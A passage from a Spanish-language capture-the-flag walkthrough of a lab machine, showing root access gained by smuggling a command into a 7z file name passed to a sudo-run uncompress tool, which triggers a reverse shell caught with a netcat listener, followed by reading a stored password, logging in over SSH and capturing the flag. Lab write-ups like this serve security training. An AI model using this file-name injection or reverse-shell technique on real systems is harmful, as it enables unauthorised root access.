este comando copia test.7z y crea un archivo bash rs.sh.7z (nuestra reverse Shell)

\*comando 2 - `sudo /opt/uncompress /home/willsmith/``bash rs.sh``.7z`

este comando encuentra el archivo y lo reconoce como valido.

```
willsmith@office:~$ cp test.7z ``bash rs.sh``.7z
willsmith@office:~$ sudo /opt/uncompress /home/willsmith/``rs.sh``.7z
Error opening file: No such file or directory
/home/willsmith/``rs.sh``.7z is not a valid 7z file.
willsmith@office:~$ cp test.7z ``bash rs.sh``.7z
willsmith@office:~$ sudo /opt/uncompress /home/willsmith/``bash rs.sh``.7z
/home/willsmith/``bash rs.sh``.7z is a valid 7z file.
```

Una vez ejecutado obtenemos la conexión.

```
(kali㉿kali)-[~/Downloads/ligolo]
$ nc -lvnp 8000
listening on [any] 8000 ...
connect to [192.168.1.51] from (UNKNOWN) [192.168.1.59] 56230
root@office:/home/willsmith#
```

```
root@office:/home/willsmith# whoami
whoami
root
root@office:/home/willsmith#
```

Listamos los archivos y directorios y nos encontramos con las credenciales de un usuario llamado office

```
root@office:/# cd root
cd root
root@office:~# ls
ls
office.thl
root@office:~# cat office.thl
cat office.thl
office:P4mDjcVfqrj7eEXBV7EX
root@office:~#
```

Probamos las credenciales

```
(kali@kali)-[~/Downloads/ligolo]
$ ssh office@192.168.1.59
The authenticity of host '192.168.1.59 (192.168.1.59)' can't be established.
ED25519 key fingerprint is SHA256:YvfGsk0ruvCKHSFjILUzh8PVHeepc97wnZfjoqW5/Lw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.59' (ED25519) to the list of known hosts.
office@192.168.1.59's password:
Linux TheOffice 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu May  9 00:19:00 2024 from 10.0.2.5
office@TheOffice:~$
```

flag{f73a64a82b4dbeaf43f308999c5b380f} 1

```
office@TheOffice:/$ sudo su
root@TheOffice:/# cd /root
root@TheOffice:~# ls
root.txt
root@TheOffice:~# cat root.txt
flag{f73a64a82b4dbeaf43f308999c5b380f}
root@TheOffice:~#
```